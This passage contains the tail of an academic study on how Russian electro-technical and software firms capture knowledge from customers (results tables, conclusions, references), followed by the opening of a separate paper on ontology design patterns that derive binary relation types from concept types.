structured interviews, which lasted for 60-90 minutes each with experts from these companies. The questions discussed were related to the process of customer knowledge capturing and to the suggested classification of tools. The classification was printed out and given to respondents.

All interviews were tape recorded, transcribed and translated from Russian to English for analysis.

#### IV. RESULTS AND DISCUSSION

Based on the results of the literature analysis and in-depth interviews with 3 knowledge management and strategic consultants, a preliminary classification of tools for capturing knowledge from customers was developed (see Appendix, Figure A.1).

Multiple case study helped to identify contextual factors, which influence application of tools for capturing knowledge from customers within electrotechnical and software development industries.

##### A. *Electro-Technical Industry*

In terms of corporate strategy, all respondents stated that localization of products is a key point for the Russian market (since only multinational corporations were analyzed in this industry). That is why market and customer knowledge is important for them.

We did not find any evidence that management style and organizational culture interrelate with the choice of customer knowledge capturing tools. However, the company that claims to be customer driven and has close relations with customers uses simple and customer-friendly tools and methods such as surveys, feedback forms, etc.

According to all respondents, forms or representations of knowledge may be different: insights, feedback, ideas, and requirements. Almost every form of information from customers that may be used by the company is defined as customer knowledge. However, types of knowledge are different. All companies stated that they used different types of knowledge from customers: product knowledge, market knowledge, business process knowledge.

In this case, product knowledge accumulates all types of information and knowledge about the company's products that customers possess. For example, features of desired products, positive or negative experience linked to a product is referred to as product knowledge. All contacted companies use product knowledge for different purposes.

Here, market knowledge is knowledge of market trends, competitor analysis, customer preferences and trends, etc. There are different reasons for capturing market knowledge from customers: one company uses surveys and questionnaires among its major customers in order to collect market knowledge for opportunity identification, new product development, market penetration. Company B uses market knowledge for market research purposes and orders market research from third parties. Company C, as well as company A, uses surveys and questionnaires for strategic purposes.

Business process knowledge, or knowledge of customer technologies, is used by all companies for different purposes. Company A and C serve large customers with

sophisticated projects where NPD is impossible without considering concrete requirements from customer in terms of business processes and technologies. Company B also uses business process knowledge as well as product knowledge for NPD to satisfy needs of customers (especially from construction industry).

To sum up, types of knowledge and forms of knowledge are quite strong determinants of tools' and methods' selection. However, the type of knowledge alone does not influence the choice of tools and methods; the specific goal of knowledge usage is significant. For example, surveys can be used in both product knowledge for measuring customer satisfaction and market knowledge for identifying market trends.

Reasons and purposes why company captures knowledge from customers is an important determinant for a choice of knowledge capturing instrument. All respondents agreed that before using particular tools or method of capturing customer knowledge, first thing to consider is the purpose of using knowledge from customer. New product development and quality enhancements involve quite different tools. According to respondents, knowledge from customers is used to achieve the following goals:

- Market research;
- New product development;
- Quality enhancements;
- Product localization;
- Customer satisfaction assessment;
- Product requirements and standard clarification;
- Internal business process improvement.

Market research provides for usage of different tools. Company A and company B use different approaches to market research. While company A conducts surveys and sends questionnaires to its customers, company B prefers to use third-party market researches. Like Company A, Company C also uses surveys for its customers.

New product development for sophisticated projects is organized in companies A and C as follows: brainstorming sessions with customer representatives are used for feature discussions, idea generation of needed functions. Company B also uses brainstorming sessions for same purposes.

Product quality enhancements are mostly managed by trial operations or "test drives", where product is tested by customer with succeeding customer's feedback with regard to possible changes or improvements using this tool. Other tools of quality enhancements applied by all companies include feedback forms on web sites, call centers, sometimes, focus groups.

Product localization is closely linked to NPD and quality enhancements, so the tools used for this purpose are the same.

Customer satisfaction assessment is an important sphere or goal of customer knowledge application, as it provides for the opportunity to the company to understand its products' suitability for customers. As for tools and methods, all contacted companies use surveys (NPS score), mailout asking for feedback, feedback forms on web sites, call centers. Company A and C use sentiment analysis in order to identify whether final customers are satisfied or not (mostly for consumer goods, where final customers are people able to leave comments, reviews, feedback on the web, so it is not applicable for business customers). Company B uses



social networks, blogs and forums for this purpose, where it analyzes feedback from final customers as well.

Product requirements' and standards' clarifications are applied by all companies, because they follow their localization strategy, and all new and existing products should be localized for the Russian market. For this purpose, companies contact engineering centers' (design institutions) representatives and conduct interviews or organize workshops, in order to clarify these requirements and standards for products.

Internal business improvement was mentioned just once, in an interview with the company B. They stated that usage of call centers, and web site feedback forms sometimes leads to improvement of internal business processes because customers notice some controversial things need to be improved.

As different industries suggest different type of customers, this dimension may influence the choice of instruments. In author's cases, all contacted companies have two major types of customers: direct and non-direct. Direct ones can be defined as customers that buy products or services from contacted companies. Non-direct customers are defined as influential customers; their knowledge influence companies' decisions.

First, direct customers. Company A, and company C together have b2b customers in the form of distributors, retailers. While company B works directly with its customers who are large maintenance and construction companies, without third parties. In latter case, closer customer relations that include special technical consultant that realizes complex customer care before and after sales, relieves the company from usage of significant number of instruments of capturing knowledge from customers. Company A and company C also work directly with large companies in implementing complex energy networks, processes automation projects, etc. In this case, customer relations are close enough, however they are organized in a bit another way: meetings with customer representatives is major type of communication and knowledge capturing process.

Second, non-direct customers. All contacted companies from electrotechnical industry stated that in order to localize its products for Russian market they also contact so-called engineering centers of design institutions in order to clarify official requirements and standards for products. It is an important step in launching new products to Russian market.

What is more, company A and company C noted that designers, architects and integrators are important non-direct customers too. That is because these 2 companies produce products that are used in design and repair activities in apartments, such as power sockets, counters, switchers, etc. The reason of this fact is quite simple. Interior designers and architects may advise final customers to install products by well-known companies, because they are better quality and design. Therefore, companies are interested in this type of non-direct customers due to insights supply and knowledge that can be used for NPD, product design, etc.

To sum it up, customers as determiners of context of choosing and using instruments and methods of capturing knowledge from customers in electrotechnical industry play moderate role. Type of customer may influence the choice of

instruments and methods, but it depends primarily on how company organizes its customer communication processes.

TABLE 1.  
CONTEXT IN ELECTRO-TECHNICAL INDUSTRY.

Strategy	Localization of products for Russian market
Customers	Direct customers (distributors and retailers; industry companies), non-direct customers (final buyers; engineering centers; designers, architects, integrators)
Forms of knowledge	Insights, requirements, feedback, ideas, thoughts

TABLE 2.  
KNOWLEDGE CAPTURING IN ELECTRO-TECHNICAL INDUSTRY.

Types of knowledge	Applications/ goals	Instruments of capturing knowledge from customers
Market knowledge	Market research	Surveys, Questionnaires, Partner portal
Product knowledge	Quality enhancements	Focus groups
	Customer satisfaction assessment	NPS surveys
Product knowledge, Business process knowledge	NPD	Brainstorming, content analysis, surveys, focus groups, interviews
	Quality enhancements	Test drives (trial operation period); surveys
Product knowledge	Customer satisfaction measurement	Feedback forms on web site; Surveys; call-centers; sentiment analysis
Product knowledge (requirements and standards)	Product localization	Interviews
Product knowledge	NPD (design, features, standards)	Interviews; Blogs

## B. Software Development Industry

There is a significant number of differences with electro technical industry in both tools and methods of capturing knowledge from customers, and basis of these tools and methods' choosing and application.

Development approach defines the whole software development cycle. Two well-known approaches to development used by respondent companies are Waterfall approach and Agile approach.

Waterfall approach, or waterfall model, involves consistent implementation of all phases of the project in a fixed sequence. The transition to the next stage means full completion of the previous phase. The requirements specified during the stage of requirements elicitation are strictly documented as technical specifications and fixed for the period of project development. At the end of each stage, a complete set of documentation is released, and this set shall be sufficient to ensure that the development may be

continued by another development team. Therefore, this approach suggests a lot of documentation and procedures linked to requirements gathering from customers.

Agile approach involves the use of iterative development, a dynamic requirements elicitation, and provision of their implementation by means of constant interaction within the self-organizing working groups, consisting of experts in various fields, and close relations with customers (Agile Alliance, 2015). Therefore, Agile approach means more flexibility, less bureaucracy and documentation, and less application of tools. According to company E and company F representatives, main tools are communication and company specialists' minds.

What is more, company strategy is also significant. For example, company D operates mostly on the Russian market, and it is a large player on this market, while company E and company F are international companies, and their customers are mostly large non-Russian companies. Therefore, their strategy on the Russian market includes finding excellent qualified employees and being attractive employer for them. According to company E and company F representatives, working with large international companies provides that requirements mainly have already been formalized on customer's side, and there is no need to use special tools and methods of capturing knowledge from customers for this purpose.

Meanwhile, working with the majority of Russian customers involves company-based, not customer-based, collecting and formalization of requirements to a product. Therefore, the customers' characteristics are also important in the software development industry. It is not necessarily a rule that Russian companies do not have formalized requirements, when working with software development companies.

As for customers in general, all three contacted companies (D, E, F) stated that they worked with large, enterprise-class companies and state organizations operating in different industries. However, company F focuses mostly on financial, telecommunication, and R&D companies, while companies D and E have no clear industry focus.

All respondents from software development claimed that they needed to know the finest details about customers' businesses. Therefore, business process knowledge and technology knowledge are main focus of knowledge from customers. Sometimes (company D), companies also capture market knowledge that includes knowledge about their former and existing clients and their needs. Alternatively, it appears as potential customer insights and opinions with regard to new service prototypes.

The use and application goals for tools and methods of capturing knowledge from customers in software development industry are quite predictable. Companies collect knowledge from customer to learn which service or product they should develop. All of three contacted companies use service/product requirements for new service/product development. Moreover, the process of development includes trial operation periods where customers test software and give feedback to the company, make changes. Thus, quality enhancements as tools and methods' application are also applied in software development companies.

TABLE 3.  
CONTEXT IN SOFTWARE DEVELOPMENT INDUSTRY.

<b>Strategy</b>	Duplication of company's services to broad market – Non-agile (e.g. waterfall); Being attractive employer, talent acquisition – Agile (e.g., Scrum)
<b>Customers</b>	Large companies; state organizations
<b>Forms of knowledge</b>	Requirements; feedback; opinions; thoughts

TABLE 4.  
KNOWLEDGE CAPTURING IN SOFTWARE DEVELOPMENT INDUSTRY.

<b>Types of knowledge</b>	<b>Applications/ goals</b>	<b>Instruments of capturing knowledge from customers</b>
Product requirements (and product knowledge); Business process knowledge	NPD	Wiki; Brainstorming sessions; Content analysis; Focus groups; Interviews
	Quality enhancements	Test drives (trial operation period); Task trackers; Wiki; Brainstorming sessions
	Customer satisfaction assessment	Surveys; Questionnaires; Interviews
	Beginning of relations with customer	Questionnaires; Interviews
Market knowledge	Market research (probable needs of current and former customers)	Questionnaires
	Market research (collection of opinions and insights of alpha product)	Seminars/webinars; design thinking tools

Customer satisfaction analysis or assessment is important, however, not each company uses tools and methods of capturing knowledge from customers for this purpose. Company D, following the non-Agile approach of software development, uses formal questionnaires to accomplish this task, while companies E and F, following Agile approach, learn about customer satisfaction or dissatisfaction by simple continuous communication process.

Sometimes companies use knowledge from customers to collect insights from potential customers, in order to use them in NPD, or conduct market research, in order to identify needs of their former and existing customers by offering them a different product or service (company D).

Thus, we found out that the approach to software development is an important determinant of knowledge capturing choice. Agile-based methodologies or approaches to software development clearly define usage of tools and methods of capturing knowledge from customers. Findings showed that companies which follow Agile do not simply focus on lots of these tools and methods, for Agile-based approaches do not respect comprehensive documentation, sophisticated processes, and a broad range of tools.

Communication is everything for them. On the other hand, implementation of non-Agile approaches in companies involves these tools and methods.

## V. CONCLUSION

Knowledge from customers plays an important role in customer-oriented business and can be applied for the NPD, improvement of products or services, for market or customer research purposes and other goals.

The classification of tools and methods of capturing knowledge from customers was established during the research. The split into general tools of knowledge management and specialized tools of capturing knowledge from customers was made.

The following determinants of the knowledge capturing tool were identified:

- The strategy of the company; approach to software development (for software development industry), organizational culture and management style (for electro-technical companies). This was used to define, if applicable, internal motives of application or non-application of knowledge from customers and, therefore, tools of this knowledge capture;
- The definition of case companies' customers intended for their classification;
- Forms of knowledge and objects of knowledge to show the exact knowledge from customers received by the case company;
- Applications or goals of using knowledge from customers, to put it differently, why company applies knowledge from customers and capture tools;

The main findings could be summarized as follows:

- For the electro-technical industry, the first step in choosing the tool or method of capturing knowledge from customers is identification of the application goal, while for the software development, the primary thing influencing the choice is the approach or methodology of the software development.

- For the electro-technical industry, determination of the goal of using knowledge from customers is followed by company's decision on which customers should be involved in the knowledge from customer process.

- For the software development industry, when the development approach or methodology is known, the goal or application of knowledge from customers and, therefore, tools of capturing this knowledge should be defined.

The comparison between two industries is revealed and presented as a decision tree (see Appendix, Figure A.2). Decision tree shows the way the most influential dimensions of the context influence the choice of tools among electro-technical and software development industries.

The present paper contributes to the customer orientation theories by providing for the knowledge management perspective. Besides, the study is providing for the context to the knowledge capturing tools analysis. Therefore, the study results are valuable for practitioners interested in customer knowledge capturing techniques. Moreover, the study sheds the light on the underexplored subject of knowledge from customers by providing illustrations of such knowledge for two knowledge intensive and marketing driven industries.

## APPENDIX




Fig. A.1. Tools and methods of capturing knowledge from customers




Fig. A.2. Decision tree of tools and methods of capturing knowledge from customers

ACKNOWLEDGMENT

Research has been conducted with financial support from Russian Science Foundation grant (project No. 15-18-30048).

REFERENCES

A.J. Campbell, “Creating customer knowledge competence: managing customer relationship management programs strategically”. *Industrial Marketing Management*, Vol. 32 No. 5, 2003. pp. 375-83.

- [2] S. C. Fang, F.S. Tsai, "Knowledge sharing routines, task efficiency, and team service quality in instant service-giving settings". *The Journal of American Academy of Business*. Vol. 6 No. 1, 2005. pp. 62-67.
- [3] T. Gavrilova, T. Andreeva, "Knowledge elicitation techniques in a knowledge management context", *Journal of Knowledge Management*, Vol. 16, Iss: 4, 2012, pp. 523 – 537
- [4] T. X. Feng, J. X. Tian, "CKM and condition analysis of successful CKM implementation". In the Fourth International Conference on Machine Learning and Cybernetics, 18 - 21 August 2005, Guangzhou, 2005. pp. 2239-2244.
- [5] M. García-Murillo, H. Annabi, "Customer knowledge management". *Journal of Operations Research Society*, 53(8), 2002. pp. 875-884.
- [6] H. Gebert, M.Geib, L. Kolbe, W. Brenner, "Knowledge-enabled customer relationship management: integrating customer relationship management and knowledge management concepts". *Journal of Knowledge Management*. Vol. 7 Iss: 5, 2002. pp.107 – 123.
- [7] H. Harlow, "The effect of tacit knowledge on firm performance". *Journal of Knowledge Management*. 12(1), 2008. pp. 148-163.
- [8] Helie,S; Sun, R., "Incubation, Insight, and Creative Problem Solving: A Unified Theory and a Connectionist Model". *Psychology Review* 117 (3): 2010. pp. 994–1024.
- [9] G. J. Hooley, V. Theoharakis, "Customer orientation and innovativeness: Differing roles in new and old Europe". *International Journal of Research in Marketing*, 25(1), 2008. pp. 69–79.
- [10] G. Johns, "The essential impact of context on organizational behaviour". *Academy of management review*, 31(2), 2006. pp. 386-408.
- [11] A. Kohli, B. Jaworski, Market Orientation: The Construct, Research Propositions, and Managerial Implications. *Journal Of Marketing*, 54(2), 1990. pp. 1-18.
- [12] D. Kudryavtsev, A. Menshikova, "Knowledge Domains, Types and Tools: An Interrelation Attempt", *Proceedings of 11th International Forum on Knowledge Asset Dynamics IFKAD*, Dresden, 2016, pp. 2200-2211.
- [13] D. Kudryavtsev, A. Menshikova, T. Gavrilova, "Knowledge Management Tools: Universal and Domain-Specific". *Proceedings of 12th International Forum on Knowledge Asset Dynamics IFKAD*, Saint-Petersburg, 2017.
- [14] J., Laage-Hellman, F. Lind, A. Perna, "Customer Involvement in Product Development: An Industrial Network Perspective", *Journal Of Business-To-Business Marketing*, 21(4), 2014. pp. 257-276.
- [15] R. Lee, G.Naylor, Q. Chen, "Linking customer resources to firm success: The role of marketing program implementation". *Journal Of Business Research*, 64(4), 2011. pp. 394-400.
- [16] S. Mithas, M. S. Krishnan, C. Fornell, "Why Do Customer Relationship Management Applications Affect Customer Satisfaction?". *Journal of Marketing*. (69:4), 2005. pp. 201-209.
- [17] J.C. Naver, S.F. Slater, "The effect of a market orientation on business profitability". *Journal of Marketing*, 54, 1990. pp. 20-35.
- [18] H. Nejatian, I.Sentosa, S. Piaralal, A. Bohari, "The Influence of Customer Knowledge on CRM Performance of Malaysian ICT Companies: A Structural Equation Modeling Approach". *IJBM*, 6(7). 2011. pp. 181-198.
- [19] I. Nonaka, H. Takeuchi, *The knowledge creating company: how Japanese companies create the dynamics of innovation*, New York: Oxford University Press, 1995.
- [20] S. Paquette, "Customer Knowledge Management". *The Encyclopedia of Knowledge Management*, D. Schwartz (ed.), Idea Group, 2006. pp. 90-96.
- [21] N. Saad, S. Hassan, , L. Shya, "Revisiting the relationship between internal marketing and external marketing: The role of customer orientation". *The Journal of Developing Areas*, 49(3), 2015. pp. 249-262.
- [22] M. Schulz, L. A. Jobe, Codification and tacitness as knowledge management strategies: an empirical exploration, *The Journal of High Technology Management Research*, 12(1), 2001. pp. 139-165.
- [23] A. Sergeeva, T. Andreeva, "Knowledge Sharing Research: Bringing Context Back In". *Journal Of Management Inquiry*. 25(3), 2014. pp. 240-261.
- [24] S. Tseng, P. Wu. "The impact of customer knowledge and customer relationship management on service quality". *International Journal of Quality and Service Sciences*, Vol. 6 Iss: 1, 2014. pp.77 – 96.
- [25] UNICEF. Knowledge exchange toolbox. 2015. Retrieved from <http://www.unicef.org/knowledge-exchange/> Accessed 21.02.2016.
- [26] R. Wayland, P. Cole, *Customer connections*. Boston, Mass: Harvard Business School Press. 1997.
- [27] Young, R. 2010. *Knowledge Management Tools and Techniques Manual* (1st ed.). Tokyo: APO. Retrieved from [http://www.apo-tokyo.org/00e-books/IS-43\\_KM-Tools\\_and\\_Techniques\\_2010/IS-43\\_KM-Tools\\_and\\_Techniques\\_2010.pdf](http://www.apo-tokyo.org/00e-books/IS-43_KM-Tools_and_Techniques_2010/IS-43_KM-Tools_and_Techniques_2010.pdf)
- [28] M. Zack, *Rethinking the knowledge based organization*. MIT Sloan Management Review, 44 (4), 2003. pp. 67–71.





# Categorizing or Generating Relation Types and Organizing Ontology Design Patterns

Philippe A. Martin

University of La Réunion, EA2525 LIM,  
Saint-Denis de la Réunion, F-97490 France  
+ adjunct researcher of the School of I.C.T. at  
Griffith University, Australia  
Email: Philippe.Martin@univ-reunion.fr

Jérémy Bénard

Uni. of La Réunion, EA2525 LIM and GTH, Logicells,  
55 rue Labourdonnais, 97400 Saint-Denis, France  
Email: Jeremy.Benard@logicells.com

**Abstract**—This article proposes an ontology design pattern leading knowledge providers to represent knowledge in more normalized, precise and inter-related ways, hence in ways that help automatic matching and exploitation of knowledge from different sources. This pattern is also a knowledge sharing best practice that is domain and language independent. It can be used as a criteria for measuring the quality of an ontology. This pattern is: “using binary relation types directly derived from concept types, especially role types or process types”. The article explains this pattern and relates it to other ones, thereby illustrating ways to organize such patterns. It also provides a top-level ontology for generating relation types from concept types, e.g., those from lexical ontologies such as those derived from the WordNet lexical database. This generation and categorization helps normalizing knowledge, reduces having to introduce new relation types and helps keeping all the types organized.

## I. INTRODUCTION

ONTOLOGY Design Patterns (ODPs) are “modeling solutions to solve a recurrent ontology design problem” [1]. A “Conceptual ODP” describes a best practice (BP) for content modelling [1]. Since we only consider ODPs that represent BPs, we use these two terms interchangeably in this article to ease its reading. Many ODPs have been described. E.g., about 160 are registered in the ODP catalog at <http://ontologydesignpatterns.org> which, in this article, will now be referred to as ODPC. Despite these ODPs, most of thousands of existing ontologies that exist are still poorly inter-connected and heterogeneous in their design. It is then difficult for people and automated agents to *compare or match* such independently created knowledge representations (KRs, e.g., types or statements) to know if some KRs are equivalent to others or specializations of others. Thus, it is difficult for people and automated agents to *align and aggregate* – and thus, relate, infer from, search or exploit – KRs or ontologies.

In other words, there is a need for ODPs specifically aimed for knowledge modeling and sharing – as opposed to knowledge exploitation with computational tractability constraints – and, more precisely, specifically aimed for solving the problem of leading knowledge providers to create more matchable and re-usable KRs. As later detailed,

this implies leading them to create more precise, normalized, well related and easy-to-understand KRs. To be adopted, these ODPs should also be easy to follow and easy to use as criteria for automatically measuring the quality of an ontology, to help developing an ontology or selecting ontologies to re-use. Finally, the ODPs – or, at least the knowledge sharing ODPs – should be well inter-related by semantic relations to help people i) know about them and their advantages, and ii) select those they want to commit to. Then, tools can check or enforce these commitments.

This article proposes such a knowledge sharing focused ODP and relates it to other ones, via specialization relations and *gradual pattern* relations. This BP, which in this article will now be referred to as ABP, is: “using binary relation types directly derived from concept types, especially role types or process types”. No ODP catalog appears to include ODPs similar to this one or to any of its parts. Like most BPs, it is domain and language independent. The sections 2, 3 and 4 explain, formalize and illustrate the different parts of ABP. Section 5 relates them to other ODPs and thereby also gives more rationale.

## II. USING BINARY RELATIONS

ABP starts by advocating the use of *binary relations*, i.e., logical statements based on binary predicates. In the RDF model, these statements are called *triples* and binary relation types are called *properties*. In this article, types that are not relation types (RTs) are referred to as *concept types* (CTs), i.e., *classes* in the RDF model. The expression *concept individual* will be used for anything that is neither a type nor a relation.

Since ABP is language independent, this article uses a general terminology, one compatible with those for Conceptual Graphs and RIF-FLD [2], the W3C Framework for Logic Dialects of the Rule Interchange Format. For its formal textual examples, this article uses RIF-FLD PS, the Presentation Syntax of RIF-FLD. Indeed, this notation is both expressive and rather intuitive. For clarity purpose too, in the examples, RT names begin by “r\_” and function names begin by “f\_”. Logical rules are used since RIF-FLD is used and since this shows the direction the implications are expected to be used. However, in each case, a logical equivalence could also be used instead.

\* This work was not supported by any organization.

Following ABP does not prevent using non-binary RTs as long as definitions or rules are also provided to enable the automatic translation of “KRs using non-binary RTs” into “KRs using binary RTs”. Table I illustrates such rules for various kinds of use cases but only the third row is also about the focus of Section 3, i.e., deriving a RT from a CT.

One reason why such definitions or rules are useful for knowledge sharing is that binary relations can be compared while two relations of different arities generally cannot. Two types or KRs are comparable if and only if an equivalence or specialization relation between them has been directly stated or can be automatically inferred. Thus, KRs using binary relations can be ordered by generalization relations,

typically, implications. This is more difficult with KRs using relations of different arities, thus reducing possibilities for knowledge matching or inferences. E.g., as illustrated by Table I, some relations of different arities can be translated into binary relations using a list as destination. Then, they can be compared.

A related reason why such definitions or rules are useful for knowledge sharing is that they make more information explicit. As detailed in Section 5, normalizing knowledge, enhancing its comparability or adding more information have strong relationships.

In practice, with a KR language (KRL) allowing contexts and sets or lists, it is easy to avoid the use of relations with

TABLE I.  
EXAMPLES OF HOW TO DEFINE A GIVEN RT WITH RESPECT TO OTHER TYPES  
(THE RIF-FLD PS NOTATION IS USED IN THE NON-HIGHLIGHTED PARTS; VARIABLES BEGIN BY “?”; “:-” MEANS “<=”)

<p><b>If you wish to (re-)use non-binary RTs, as in</b>  <code>r_spatial_entity_between_3_other_ones ( Jack Joe John Mary )</code>  <code>Exists ?X ( r_spatial_entity_between_2_other_ones ( ?X Joe John ) )</code></p> <p><b>instead of using binary RTs as in</b>  <code>r_list_of_surrounding_entities ( Jack List( Joe John Mary ) )</code>  <code>Exists ?X ( r_list_of_surrounding_entities ( ?X List( Joe John ) ) )</code></p> <p><b>then provide ways to translate the 1st ones into the 2nd ones, e.g.,</b>  <code>Forall ?A ?B ?C ?D ( r_list_of_surrounding_entities ( ?A List( ?B ?C ?D ) )</code>  <code>:- r_spatial_entity_between_3_other_ones ( ?A ?B ?C ?D ) )</code></p> <p><b>since it is then much easier to make inferences, e.g., ?X = Jack</b>  <b>and the above 3rd statement specializes (hence implies) the 4th</b></p>
